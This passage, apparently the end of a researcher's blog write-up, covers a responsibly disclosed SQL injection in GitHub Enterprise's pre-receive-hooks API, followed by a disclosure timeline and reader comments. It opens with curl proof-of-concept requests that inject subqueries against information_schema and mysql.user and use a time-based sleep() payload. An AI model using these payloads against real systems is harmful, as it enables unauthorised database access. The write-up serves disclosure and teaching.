(select+1+from+information_schema.tables+limit+1,1)'
[

]

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,
(select+1+from+mysql.user+limit+1,1)'
```

```
{
  "message": "Server Error",
  "documentation_url": "https://developer.github.com/enterprise/2.8/v3/orgs/pre_receive_hooks"
}

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????
&sort=id,if(user()="github@localhost",sleep(5),user())
{
    ...
}
```



Timeline

- 2016/12/26 05:48 Report vulnerability to GitHub via HackerOne
- 2016/12/26 08:39 GitHub response that have validated issue and are working on a fix.
- 2016/12/26 15:48 Provide more vulneraiblity detail.
- 2016/12/28 02:44 GitHub response that the fix will included with next release of GitHub Enterprise.
- 2017/01/04 06:41 GitHub response that offer $5,000 USD reward.
- 2017/01/05 02:37 Asked Is there anything I should concern about if I want to post a blog?
- 2017/01/05 03:06 GitHub is very open mind and response that it's OK!
- 2017/01/05 07:06 GitHub Enterprise 2.8.5 released!

26 則留言:

Florian Courtial 2017年1月7日 下午7:21

I am impressed, a really good finding!

回覆

Naveen Blog 2017年1月7日 下午8:12

Very good one.. approach is impressive

回覆

Adrian Janotta 2017年1月8日 上午8:09

God one!
Guthub, lol! :)

回覆

Casey509 2017年1月8日 上午9:05

6 days of work for $5k. Not bad!

回覆

Unknown 2017年1月8日 下午4:07

Nice work!

回覆

Darren Fuller 2017年1月8日 下午7:01

Nice, and impressive that GitHub are happy for you to blog about it.

Also, $5k for 6 days work, not bad at all

回覆

juan Herrera 2017年1月8日 下午8:30

awesome!!! thanks for sharing .

回覆

Karty 2017年1月9日 上午12:21

Super. Good job.

回覆

Unknown 2017年1月9日 上午2:31

it take the time

回覆

케이크류 2017年1月9日 下午4:34

typo

https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks
->
https://192.168.187.145/api/v3/orgs/1/pre-receive-hooks

回覆

回覆

Orange Tsai 2017年1月9日 下午10:29

It's not type. The real response is that "https://192.168.187.145/api/v3/orgs/1/pre-receive-hooks" :P

Still thanks!

回覆

Cat 2017年1月10日 上午12:51

Did you need to create a pre-receive hook via the web interface before hitting the api endpoint?

回覆

回覆

Orange Tsai 2017年1月10日 上午12:58

No

Cat 2017年1月10日 上午2:06

作者已經移除這則留言。

回覆

Abood Nour 2017年1月18日 上午5:02

Amazing finding and incredible writeup!! Thanks :))

回覆

Alan Tsui 2017年1月25日 上午10:06

"Following the master"
Thanks a lots, Tsai.

回覆

VIJAY 2017年1月27日 下午10:27

hi what is 16368 mills in repeater in github can u clarify this orange

回覆

▼回覆

Orange Tsai 2017年2月14日 上午1:58

The PoC that I successfully let server sleep 16 secs.

回覆

Unknown 2017年2月13日 下午8:18

Found an error in your decryptor – using non-local variable. It can be fixed by moving `key` into decrtypt() function.

回覆

▼回覆

Orange Tsai 2017年2月14日 上午1:58

Sorry I forget committing. Now it's fixed.
Thanks for your attention :)

回覆

Harshil Darji 2017年3月21日 上午2:48

Hey, I am really impressed with your work. After getting my IT degree, I am trying very hard to learn this stuff but not able to find single good resource. Can you help me with this? I have very good command on java, python and php. Thank you.

回覆

安全客小编 2017年3月27日 上午11:33

orange 您好，我是安全客的编辑，我们正在制作安全客的新一季季刊，您的这篇文章质量非常好，不知道可否收录到我们的季刊当中？期待您的回复~

回覆

▼回覆

Orange Tsai 2017年3月27日 上午11:59

沒問題!
麻煩標註一下文章來源以及如果有電子版的話可以發一份到我信箱嗎XD

謝謝～

安全客小编 2017年3月29日 上午11:07

嗯~我们会注明好所有文章来源！

这次的季刊正是以电子版发布的，到时候我会第一时间把季刊发给您，您方便留下邮箱地址吗 或者加我的微信传文件给您也行哈：t15811310827

再次感谢~

回覆

vis patel 2017年4月17日 下午12:42


very nice finding orange.

回覆

匿名 2017年7月17日 下午4:34

膜拜台湾大神，嘻嘻。你好
ps：陈之汉在你们台湾很出名吗？

回覆



訂閱： 張貼留言 (Atom)